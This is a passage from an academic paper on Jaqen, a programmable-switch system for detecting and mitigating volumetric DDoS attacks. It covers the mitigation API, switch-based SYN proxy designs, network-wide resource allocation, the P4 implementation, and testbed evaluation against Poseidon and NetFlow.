- `ApproxAllowList/ApproxBlockList(identity,config)` provide approximate allow- and blocklists. They offer the same functionality as `ExactAllowList/ExactBlockList(identity, size)` but can scale to O(10M) rules (depends on the *config*) if some approximation errors are acceptable. While errors are unavoidable, our design goal is not to let the errors affect legitimate ISP users. We achieve so by leveraging the features of the approximate data structures: (1) In the approximate allowlist, we use blocked bloom filters (w/ one hash function per block) to save switch resources. Bloom filers will only create *false positives* that may allow a small portion of attack traffic to pass through, while the legitimate connections are always allowed. (2) Similarly for the approximate blocklist, we design an LRU-alike lossy hash table in the switch, leading to only *false negatives* from the structure. The false negatives in a blocklist mean that some attack traffic might not be blocked while legitimate traffic (not on the list) remains unaffected.

  Hardware constraints: To implement the above structures, we need to store flow identities in *register arrays* using switch SRAM. The size of a register is upper bounded by a certain limit (e.g., 64-bit). To store flow identities that are larger than this limit (e.g., 5-tuple), we need to use multiple register arrays to store them, or replace the actual identities with hash values. While using hashed flow indices is a common practice, it may bring additional errors.
- `RateLimit(identity,rate)` maintains a rate limiter table with flow identities and user-defined rates. We use the built-in *meter* primitive in P4 to mark the flows with different colors and perform different rate controls based on the colors; e.g., green→no action, yellow→user rate, and red→drop.

2. Analysis: In the filtering step, some traffic has been marked as "allowed" or "blocked" and will bypass other functions in the switch for forwarding or dropping. For the unmarked traffic, we need to analyze whether the traffic is benign or not using designed four analysis functions.

- `ActionAndTest(action,List(predicate))` is a method to perform an *action* on a packet and analyze if succeeding packets match a list of pre-defined *predicates*. The supported actions here are switch embedded actions such as *drop* and *forward*. For instance, we use this API call to implement a best-practice mitigation function of intentional SYN drop (DropFirstSYN) [28]. This function is to filter out the malicious SYN traffic and prevent the switch being directly exploited as a reflector/amplifier using spoofed srcIPs. Specifically, for every SYN packet, the switch checks if it is a first-time SYN or a retransmitted SYN within 5 seconds (predicates). If the SYN is a first-timer, a drop action will be performed; the packet will be allowed to pass otherwise.
- `HeaderHashAndTest(identity,action)` defines a method to compute hashing on the *flow identify* (e.g., 5-tuple) of a packet and perform a test *action* with the hash. For example, the switch can produce a "cookie or nonce" by hashing the 5-tuple header fields and constructing a reply packet with the nonce. As a case study, we will use this primitive to design two types of switch-optimized SYN proxy/cookie mechanisms in the later "Case study" section.
- `UnmatchAndAction(List(predicate),action)` implements a function to test if a list of *predicates* are matched and then perform a packet *action* based on the matching result. Besides *drop* and *forward*, two additional actions are supported: *insert to*/*delete from* a probabilistic structure—counting bloom filter (CBF) [32]. In particular, we can use this function to realize an effective mechanism [23] to mitigate amplification attacks following specific protocols (e.g., DNS, NTP, SNMP). When some predicates are matched — protocol matches `<UDP,src=10.0.0.*,port=53>`, packet type matches `<QR=0>`, error field matches `<RCODE!=0>`, the packet identity will be inserted to the CBF as a valid DNS request. If a DNS reply matches `<UDP,dst=10.0.0.*,port=53>` and `<QR=1>` in the CBF, the packet identity will be deleted from the CBF. Any succeeding unmatched DNS replies (above a threshold) will perform action *drop*.
- `KVStore(key,value,size)` provides a small efficient key-value store using hash-based exact-match tables [67, 68].




Figure 6: On-switch SYN Proxy workflows.

We can treat it as a high-performance, trustworthy registry service for certain protocols. For instance, we can leverage this function to build a high-performance DNS cache.

3. Update: After the analysis step, the (suspicious) traffic has been marked with a label (e.g., benign). As the final step of the mitigation, we may want to update an allow/blocklist or rate limiter to allow/block or rate limit the succeeding traffic from that flow. Since the filtering functions are placed ahead of the analysis components in the switch pipeline, we need either the switch controller or packet recirculation to update a list, as the following two API calls.

- `ReportCtr(identity,type)` requests to update one *type* of the filtering lists (i.e., blocklist, allowlist, and rate limiter) via switch controller. Specifically, the packet will be mirrored to the controller CPU via a dedicated PCIe lane and write information (*identity*) back to the switch data plane via the control API.
- `Recirculate(identity,type)` implements a similar update functionality without going through the switch controller. Specifically, this API function modifies a mirrored packet and recirculates it to the ingress port to update a filtering list with the required flow identity.

Hardware constraints: When using these two update functions, we as developers need to pay close attention to the hardware constraints: (1) The PCIe lane between the switch data plane and the control CPU has limited bandwidth (e.g., 100Gbps). It is impossible to process every packet on the controller, especially when the throughput is at a Tbps level. Thus, as shown in our mitigation examples later, we update the allow/block/rate-limit lists only when necessary. Take SYN flood mitigation as an example; we do not perform an update for every attack flow but update the allowlist only when legitimate clients pass DropFirstSYN and SYN Proxy tests successfully. (2) Packet recirculation affects the switch processing capability. For example, recirculating every packet will halve the total capability. We can perform recirculations without performance degradation when the effective throughput is lower than the switch limit. But as a general rule, any mitigation strategy should control the expected number of recirculated packets.

Case study: Design switch-native SYN proxy using the API. SYN Proxy/Cookie is a best-practice method to mitigate SYN flood attack using a server as a proxy for shielding malicious SYN traffic. The typical workflow of a SYN proxy can be described as: (1) When a SYN is received, the proxy server generates a unique `cookie` [69] with 5-tuple and adds it to the sequence number (`seq. no.`) header field of the corresponding SYN-ACK reply. (2) When a legitimate client receives the SYN-ACK it will acknowledge back an ACK packet with `cookie+1` in its seq. no.; Otherwise, an attacker would not send the cookie back. (3) Once the proxy verifies the correctness of the cookie, it will record session information (e.g., seq. no. difference) and construct a new SYN to the designated destination to establish the connection. The succeeding packets will go through the proxy to translate the seq. no. in order to continue the original TCP handshake.

Unfortunately, the current switch-based SYN proxy that directly implements the above server-based design (e.g., Poseidon [3]) has scalability issues when there is a large number of legitimate connections. They maintain seq. no. translation data for *each* legitimate connection using a single hash table (e.g., size 65536). Inevitably, using a single hash table for per-connection state storage would break the correctness of many legitimate connections due to hash collisions. For instance, keeping 65536 legitimate connections on a hash table of size 65536 has expected 24109 collisions.[4] To address this issue, we design two SYN proxy modes with `HeaderHashAndTest(identity,action)` to perform a "cookie" operation on designated header fields with hashing and send back a response packet (e.g., SYN-ACK) to "test" if the client is legitimate. Note that in our design, one can use `ApproxAllowList(identity,config)` to record a large number of legitimate identities that have passed the tests. The approximation errors will not affect legitimate traffic since Bloom filters do not create false negatives.


- `SYNProxyMode1` as depicted in Figure 6(a): (a) When the switch receives a SYN, it will generate a cookie to be added in the seq. no. header field while modifying the acknowledgment number field to a large out-of-window number (e.g., $+2^{18}$). (b) When the client receives such a SYN-ACK with a wrong ack. no., it realizes issues in the current TCP handshake and generates an RST with the received seq. no. (cookie), according to standard TCP specs [70]. (c) When the RST packet is received by the switch and the cookie is verified, the connection identity (e.g., 5-tuple) will be added to an allowlist. Then the client will retry to establish a connection. Note that this proxy can also be used as mitigation for DNS traffic carried over TCP.

  Extra connection setup time: This mode requires the client to retry a SYN to establish the connection. As we show in Table 4, most legitimate clients should retry the

[4] The expected collisions for a sequence of n values and a hash function of m values, can be calculated using birthday paradox as $n-m+m(\frac{m-1}{m})^n$.

Client	Retried Conn.	Setup Time
Wget (Ubuntu)	✓	2.1s (Local Testbed)
Curl (Ubuntu)	✓	2.1s (Local Testbed)
Chrome (Ubuntu)	✓	1.5s (Local Testbed)
Chrome (Android)	✓	1.8s (Campus VPN)
Safari (iOS)	✓	1.3s (Campus VPN)
Firefox (Windows)	✓	1.9s (Campus VPN)

Table 4: Connection setup time in SYN Proxy Mode 1.



(a) SYN flood mitigation (b) DNS amp. mitigation

Figure 7: Mitigation strategy examples.

connection. In fact, a retried SYN is a best-practice indicator to flag legitimate connections ([28]).

- `SYNProxyMode2` is an alternative SYN proxy design on switches. In `SYNProxyMode1`, there can be a wait time between the RST (w/ cookie) is sent from the client and the client starts to retry the connection with a new SYN. This wait time is usually not long (within a few seconds) depends on the client implementation. To reduce this wait, we also consider an alternative design that asks the client to resend the SYN immediately, as shown in Figure 6(b). This mode uses the same logic as original SYN proxy but will reply an RST to the client once the cookie is verified. In the midst of an unsuccessful connection initialization, the client usually resends a SYN to reestablish the connection once an RST is received.

Mitigation strategy examples. Using our mitigation API, Jaqen supports sophisticated and best practice mitigation strategies for volumetric attacks. We briefly summarize a broad range of volumetric attacks and Jaqen's mitigation in Table 16. To illustrate the use of the API, we describe two representative examples on mitigating SYN flood and DNS amplification with sophisticated defense strategies, as depicted in Figure 7. In addition to DNS amplification, Figure 7(b)'s workflow can be applied to other amplification attacks. Both examples fit in a single switch pipeline.

In SYN flood, the suspicious traffic will first go through a **`BlockList`** and an **`AllowList`**. If the packet passes the lists and is a first-time SYN, we drop it via **`ActionAndTest(drop, firstsyn)`** (DropFirstSYN) to reduce the traffic for SYN proxy analysis. If this SYN is not a first-timer, we analyze if it is




Figure 8: Example network-wide resource management on a simplified Claranet topology [71].

from a legitimate client via **`HeaderHashAndTest(conn,synack)`** (SYNProxy). If this client passes the SYN cookie analysis, we will update the allowlist accordingly using **`Recirculate`**. The succeeding traffic from this legitimate client will be allowed without going through the analysis modules.

In DNS amplification, DNS traffic will go through a rate limiter to control the per-source rates using **`RateLimit`**. If a DNS reply has not been requested from a valid client before, we mark this packet as "unmatched" and drop it via **`UnmatchAndAction(drop,dns)`**; Otherwise, we will forward this reply to the destination. Once the unmatched DNS replies from certain sources exceed a threshold (using detection), we will update the rate limiter to control the rate from these sources via **`ReportCtr`**.

6 Network-wide Resource Manager

In an ISP, Jaqen needs to deploy mitigation modules as they are needed in the network, with minimized possible switch hardware resources. This minimization is to help preserve resources for other ISP services and to reduce the number of deployed modules for faster reaction. We describe a resource allocation problem that Jaqen needs to solve as a mixed integer program (MIP) and present a heuristic algorithm that returns a near-optimal allocation. As an example, Figure 8 shows the mitigation resource allocation on a simple topology. Compared to the solver-based allocation, our algorithm achieves better responsiveness given the scale of an ISP.

Problem inputs. Our basic assumption in the network-wide setting is that the ISP has available hardware resources on the path for potential DDoS attacks; we cannot mitigate the attacks otherwise.

- *Network topology and mitigation modules:* We define the ISP network topology as an undirected graph $G = (V, E)$, where V is the set of all switch nodes that carry network traffic and have enabled programmability and E is the set of interconnected links. We define $V = \{v_1, v_2, \ldots, v_n\}$ where each v_i is a vector of available information about Switch i. For instance, $v_i =< AvailRes_i, Band_i, Type_i >$ where $AvailRes_i$ is the number of available programmable pipelines, $Band_i$ is the allowed bandwidth, and $Type_i$ is the

Minimize: $TotalRes$, subject to

$$TotalRes = \sum_i \sum_j Alloc_{i,j} \quad (1)$$

$$\forall i : \sum_j Alloc_{i,j} \leq AvailRes_i \quad (2)$$

$$TotalAvailRes = \sum_i AvailRes_i \quad (3)$$

$$\forall i, j : Alloc_{i,j} \in \{0, 1, \ldots, TotalAvailRes\} \quad (4)$$

$$\forall d, e, k : N_{d,e,k} \subseteq \{1 \ldots i\} \quad (5)$$

$$\forall d, e, k : \sum_i \sum_j Alloc_{i \in N_{d,e,k}, j} * MCap_{i,j,k} \geq AttackVol_{d,e,k} \quad (6)$$

$$\forall e, d, k : \sum_i \sum_j Alloc_{i \in N_{d,e,k}, j} * BCap_{i,j,k} \geq ResVol_{e,d,k} \quad (7)$$

$$\forall i : \sum_j \sum_k Alloc_{i,j} * (MCap_{i,j,k} + BCap_{i,j,k}) \leq Band_i \quad (8)$$

Figure 9: MIP to compute optimal resource allocation

hardware type of the programmable switch. Further, the mitigation capability of module j on switch i for attack k is given as $MCap_{i,j,k}$ and the processing capability for reverse traffic is $BCap_{i,j,k}$.

- *ISP routing and Traffic Engineering information:* We assume the ISP has a controller that maintains and implements the routing and traffic engineering decision for all the network traffic that passes through the ISP. For instance, in a software-defined network (SDN), the (virtually) centralized controller maintains the routing decisions for each network flow on each switch. In our network-wide setting, we have the aggregated traffic distribution information at the controller level, which is defined as $Band_{i,k}$ for switch i, traffic type k , e.g., $Band_{i,\text{DNS}} =< DNS = 0.3 >$ and $Band_{i,\text{SYN}} =< SYN = 0.2 >$.

Problem statement. Given the problem inputs from the ISP, we define our network-wide resource allocation problem. Intuitively, based on the existing traffic distribution, we want to minimize the usage of hardware resources while still cover all attack traffic from all ingresses. We define a MIP formula in Figure 9 with constraints and definitions described below:

- Eq. (1) defines the total allocated resource as $TotalRes$, which is the aggregation of the resource allocated for each $switch_i$ and $module_j$.
- Eq. (2) ensures that the module resource allocation on any switch will not go over the available resource budget.
- Eq. (3) defines the total available resource as the sum of the available resources on all switches.
- Eq. (4) defines the number of allocated $module_j$ as an integer from total available resource.
- Eq. (5) defines the switch set that route the traffic of Attack k from Ingress d to Egress e. This information is given from routing decisions and detection results on the controller.
- Eq. (6) captures all the allocated mitigation modules on the ingress-egress path (d, e) and ensures the attack traffic on the path has been taken care of.
- Similarity, eq. (7) captures all the allocated modules on the egress-ingress path to make sure the response traffic has been handled. Eq. (8) confirms the capacity of allocated modules does not exceed the processing bandwidth.

Algorithm 1 Greedy Algorithm for Resource Allocation

Inputs:
Topology graph $G = (V, E)$ with IN as the ingress set and EG as the egress set
Routing info $Route_i$ for each switch
Ingress $d \in IN$, egress $e \in EG$, and attacks $k \in K$
$\forall d, e, k$: $N_{d,e,k}$
$\forall i \in |V|$: $AvailRes_i$
$\forall d, e, k$: $AttackVol_{d,e,k}$ and initialize $AttackVol_{d,e,k,i}$
$\forall d, e, k$: $ResVol_{e,d,k}$ and initialize $ResVol_{e,d,k_i}$
$\forall k, i, j$: $MCap_{i,j,k}$ and $BCap_{i,j,k}$
procedure GREEDYHEURISTIC($D(m, n)$)
    for d in IN **do**
        for e in EG **do**
            BFS with $AttackVol_{d,e,k}$ and $Route_i$
            $\rightarrow$ update $AttackVol_{d,e,k,i}$
            BFS with $ResVol_{e,d,k}$ and $Route_i$
            $\rightarrow$ update $ResVol_{d,e,k,i}$
    Sort the (d, e) paths P by total volume of the attacks.
    for p in P **do**
        Sort $N_{d,e,k}$ by $AttackVol_{d,e,k,i \in N_{d,e,k}}$
    for d in IN **do**
        for e in EG **do**
            Update $Alloc_{i,j}$ with $MCap_{i,j,k}$ and $BCap_{i,j,k}$
    Output: $\forall i, j$: $Alloc_{i,j}$

Fast mitigation module allocation. We design a greedy heuristic to achieve real-time mitigation module allocation. We present the pseudocode of the heuristic in Algorithm 1. The high-level intuition is the following: For each pair of ingress and egress that has potential attack traffic, we use Breadth First Search (BFS) with the given routing decisions to find the attack volume distribution on each of the switches. We then sort the switches along the path by their hybrid attack volume and allocate the mitigation modules to cover the largest volumes first in a greedy manner.

Updating mitigation modules for dynamic attacks. When mitigation modules need to change due to dynamic attacks, Jaqen follows a three-step procedure to update a switch: (1) *Rerouting:* the controller disables the filtering components on all activated switches and then computes and distributes new forwarding rules with the current switch excluded, in order to reroute the legitimate traffic on this switch. (2) *Replication:* Once the new rules have been applied, replicate the switch states about the legitimate connections (if not expired) in the




Figure 10: L to R: (1) SYN proxy mode 1 workflow (2) Abstract P4 code (3) SYN cookie example.

Impl.	Match Units	Hash Bits	SRAM	Action Slots
Original [20]	245	322	50	133
Our impl.	60	151	46	41

Table 5: Resource utilization of a universal sketch.

controller. (3) *Swapping:* reprogram the switch with the new set of modules and required states. Report to the controller to include this switch into the forwarding rules.

7 Jaqen Implementation

We have implemented a Jaqen prototype based on Barefoot Tofino using P4-14 for switch modules and using Python for switch controller. For P4 code compilation, we use Barefoot P4 Studio SDE [72]. In this section, we briefly describe how we implement the detection and mitigation API and demonstrate the convenience for developers to build new defenses. We open-source the prototype of Jaqen in [73].

Detection API and logic. To implement `Query(proto,func,mode,freq)`, we need multiple universal sketches [20] and signature-based counters in the switch data plane. We implement a universal sketch using a smaller number of ALUs than its original model implementation. As presented in Table 5, we achieve better resource efficiency by combining redundant sketch constructions and merge multiple hash computations and register operations into a single ALU operation. These optimizations are chosen depending on the specific resource numbers from Barefoot Tofino switch [12] and the accuracy guarantees we want to achieve. Thus these configurations are subject to change for other types of programmable switches.

When implementing signature-based counters, we write custom packet parsers to count some particular packets (e.g., TCP SYN, ICMP, and UDP DNS requests). Based on the configured *mode* and *freq*, the counters in the switch will either be self-reported or pulled by the switch controller. We will use these counters to compute attack-specific signatures (e.g., the number of unacked/terminated SYN requests) based on detection logic.

Mitigation API. We implement mitigation API using P4 and macro functions with several underlying structures described below. We also give an example workflow of Jaqen's SYN proxy and its abstract code in Figure 10. We refer reads to the project repository for more examples.

1. *Blocked Bloom filters:* We split Bloom filter's single array into multiple registers as a blocked Bloom filter. This split will maintain asymptotically the same error bounds [29]. We implement the blocked filter with one CRC32 hash per block of 1-bit registers. In each switch pipeline stage, we parallelize multiple blocks of filters for resource efficiency.
2. *Counting Bloom filters:* The goal of CBF is to record the inserted flow identities while supporting deletions from the filter. We implement CBF using an efficient two-part structure, where the controller maintains a complete CBF with 8-bit counters and the switch data plane stores an equivalent bloom filter with 1-bit registers.
3. *LRU cache:* We implement a lossy hash table with multi-layer of Least Recently Used (LRU) caches (r register arrays of d entries). When insertion, we hash the item to select one of d columns to conduct a rolling replacement of the r entries in the column by replacing the first one with the new entry, the second with the first, the third with the second, etc. When query, we check if the current item appears in one of the corresponding r entries in one of the d columns based on the hash.
4. *Key-value store:* We implement a key-value store based on the P4 logic of [68]. We offer a store that stores up to 64K entries with 16-byte keys (up to 64-byte) and 128-byte values. This store can be used for DNS or ARP caches in the local network for high-performance lookups.
5. *Switch-embedded structures:* We leverage the embedded `exact`, `range`, or `ternary`[5] match-action tables (using SRAM and TCAM) where we specify a set of flow identities to match and define the action as *allow*, *drop*, *rate_limit*.

[5]The term "ternary" refers to the memory's ability to store and query data using three different inputs: 0, 1, and wildcard.

In `ReportCtr` and `Recirculate`, we encapsulate the corresponding P4 `copy_to_cpu` and `recirculation` primitives with the packet header modifier.

Network Controller. The control part of Jaqen is implemented in Python and is connected to the switch control via RPC. This controller has three major functionalities: (a) Query statistics from the switch data planes and compute a detection logic via the detection API and Thrift API [74]; (b) Run or rerun the resource management heuristic by fetching current routing information and detection information from each switch as a global state; (b) Deploy mitigation modules via RPC to switch control and configure the stored mitigation modules via `switchd` daemon.

8 Evaluation


We evaluate Jaqen extensively on defending prevalent volumetric DDoS attacks [18] and demonstrate that:

1. Jaqen's obtains significantly more accurate metrics than out-of-band sampling approach. Jaqen's mitigation functions are more salable and effective than Poseidon [3].
2. Jaqen detects DDoS attacks with high accuracy and estimates the volumes of attacks with low errors ($< 3\%$).
3. Jaqen mitigates attacks with high effectiveness — low false positive and negative rates varying from 0.0 to 0.073.
4. Jaqen adapts to dynamic and variable-sized attacks within end-to-end 15 seconds with high effectiveness. Our larger scale network-wide simulator shows that Jaqen returns near-optimal resource allocation decisions within 1 sec.

Testbed. We deploy Jaqen on a testbed of one 6.5 Tbps Barefoot Tofino switch and eleven Dell R230 servers (Intel Xeon E2620 v4, 64GB RAM, 40Gbps Intel Network Interface Card). For single attack experiments, we use ten 40 Gbps servers to generate traffic and the remaining one as the targeted victim. We enable Intel DPDK [75] library on each server to achieve high-performance traffic generation. When sending legitimate traffic, we replay one-hour Internet traces from CAIDA [76] in a loop[6], at an aggregated packet rate of 59 Million packets per second (Mpps). For TCP related attacks, the sender maintains up to 1,048,576 legitimate TCP connections using virtual IP addresses. The controller of the switch pulls the detection result every 5 seconds.

Attack traffic generation. To evaluate Jaqen, we use real-world attack traces [77, 78] and launch a set of seven representative volumetric attacks: (1) To launch **SYN flood**, we use MoonGen [79] with DPDK [75] to send SYN requests with random source IP addresses. (2) To launch **ICMP flood** and **TCP/UDP elephant flows**, we implement custom Lua scripts to send ICMP, ACK/UDP traffic via MoonGen. (3) When launching **DNS and NTP amplification** attacks, we cannot exploit the public DNS and NTP servers to reflect the traffic. Instead, we set up local DNS and NTP servers forwarded to Google public DNS [80] and the server pool from ntp.org, and the local DNS responses will flood the victim servers. (4) To launch a **Memcached amplification attack**, we deploy Memcached [81] onto servers and send GET requests with forged source IPs to the targeted victim.

[6]When replaying traces, the TCP SYNs are sent without establishing actual connections.



(a) Errors in example detection tasks. (b) Entropy-based detection

Figure 11: Comparison with NetFlow [16].

Evaluation metrics and parameters. In estimating the attack volumes, we use *relative error* as $\frac{|detected_vol - true_vol|}{true_vol}$, where $detected_vol$ is the volume reported, and $true_vol$ is the true volume of attack traffic. In the mitigation, we evaluate the false positive rate (FPR) and false negative rate (FNR). FPR is the rate of how much benign traffic is mistakenly mitigated as malicious traffic (false positives FP), defined as $\frac{FP}{FP+true_negatives}$. FNR is the rate of how much malicious traffic is identified as benign traffic and is not mitigated (false negatives FN), defined as $\frac{FN}{FN+true_positives}$.

For every period of time T (e.g., 5 sec in our experiments), the detection can be pulled by the controller to identify the occurrence, type, and volume of an attack. By default, if Jaqen detects the occurrence of the DDoS attacks for two consecutive time windows, the resource manager on the controller will compute the mitigation module allocation and deploy the needed modules to the switch. Thus, we measure the total reaction time as $|2 \times T + T_{Res_allocation} + T_{Soft_update}|$.

When configuring the probabilistic structures in the mitigation functions, the default blocked Bloom filters use 7 different hash functions with 44.04M entries (5.25MB memory). For DNS, NTP, and Memcached amplification attacks, the counting Bloom filters use 4 different hash functions with 11.01M entries (1.31MB memory) by default.

8.1 Comparison with Existing Solutions

Comparison with NetFlow on detection. NetFlow [16] is a standard network monitoring tool to conduct out-of-band network traffic analysis. Despite its processing delay in handling large batches of sampled packets, we compare the accuracy of five different DDoS-related detection tasks between Jaqen and NetFlow using two real-world attack traces [77, 78]. The tasks include T1: Unique source IPs, T2: Distinct 5-tuple flows, T3: Unique SYN connections, T4: Top sources in volume, and T5: Top victims in volume. We configure the sampling rate of NetFlow as 1/100 in order to keep up with the line-rate and low detection delay. Note that at this sampling rate, NetFlow stores a large number of packets and uses significantly

Defense (40G)	Poseidon (FPR / FNR)	Jaqen (FPR / FNR)
SYN proxy	2M, 25.2% / 1.3%	2M, 0.0% / 1.3%
DNS/NTP defense	2M, 1.2% / 3.7%	2M, 0.7% / 3.1%

Table 6: Jaqen vs. Poseidon on defense effectiveness.

more memory space than Jaqen. As shown in Figure 11(a), Jaqen's sketch-based detection has better accuracy than NetFlow across the tasks.

To evaluate entropy-based detection, we generate an HTTP flood attack. We manually inject source IPs from 50 randomly picked subnets and a range of victims that share a single 16-bit subnet. To launch the attack, we replay the Internet trace [76] with 70% probability to replace a packet with an attack packet. As presented in Figure 11(b), Jaqen captures the changes in the source IP entropy values and detects the occurrence of the attack, while NetFlow cannot accurately track the changes in the entropy values.


Comparison with Poseidon on mitigation. Poseidon[3] designs a hybrid DDoS mitigation solution with programmable switches and x86 servers. In handling 40Gbps volumetric attacks with 2M legitimate connections, both Poseidon and Jaqen can operate at the line-rate with μs-level latency, showing the promise of programmable switches. Further, we compare the mitigation FPRs/FNRs of the two approaches. With Poseidon [3], we configure their SYN proxy to use a large session table of size 2^{21} (8MB SRAM) while Jaqen uses 1.31MB SRAM. The monitor of Poseidon for DNS defense has a Count-Min sketch and we configure it to the same number of counters for both approaches. As reported in Table 6, Jaqen has a significantly better FPR (0% vs. 25.2%) than Poseidon in SYN proxy using 6× less memory. In handling DNS attacks, Jaqen's defense strategy (Figure 7) is more effective in reducing the FPR/FNR. We envision that Jaqen will support more sophisticated mitigation strategies to reduce the FPR/FNR for other attacks using the mitigation API.

8.2 Single Static Attack Evaluation

In this section, we perform experiments with the following conditions: (1) launch attacks with one attack method and different volumes; (2) deploy a single mitigation strategy to the switch; (3) legitimate clients maintain a reasonable number of normal connections with the targeted server.

Attack volume estimation. In Jaqen, the estimated volume of an attack is useful for the controller to compute the resource allocation decisions for mitigation. Our testbed can generate up to 380 Gbps traffic with different attack volumes. In general, a higher attack volume leads to a more accurate volume estimation as it becomes easier to catch. We generate different volumes of attack traffic for evaluation (0.1%, 0.2%, 0.5% to 10% of total).

As shown in Figure 12(a), when the flood attack volume is small from 0.1% to 0.2%, the volume estimation has large relative errors (from 134% to 32.9%). It is understandable



(a) Relative errors of estimating the volumes of flood attacks.


(b) Relative errors of estimating the volumes of amplification attacks.

Figure 12: Single static attack evaluation—part one.

as some legitimate traffic can be estimated as attack traffic at this attack volume. However, such attack traffic that is below our detection threshold 0.5%, poses small impacts to the network and technically has no difference from legitimate users. When attack traffic increases, the relative errors of the measured volumes significantly decrease to less than 2%. In addition, as depicted in Figure 12(b) for amplification attacks, the volume estimation incurs low relative errors (<3%) as most of the legitimate requests have received responses.


Mitigation effectiveness. To evaluate the effectiveness of Jaqen's mitigation, we conduct experiments leveraging six implemented attack countermeasures. As described in the following, each mitigation mechanism achieves low FPRs and FNRs when the attack traffic is significant:

- *SYN flood attack:* Our mitigation strategy has a switch-optimized SYN proxy and an approximate allowlist to record the legitimate flows passing the SYN cookie verification. There is some probability that the allowlist falsely allows some attack flows. This probabilistic error from Bloom filters incurs FNs for the mitigation as shown in Figure 13(a). As attack volume increases, the SYN-flood mitigation achieves 0 FPR and small FNRs.
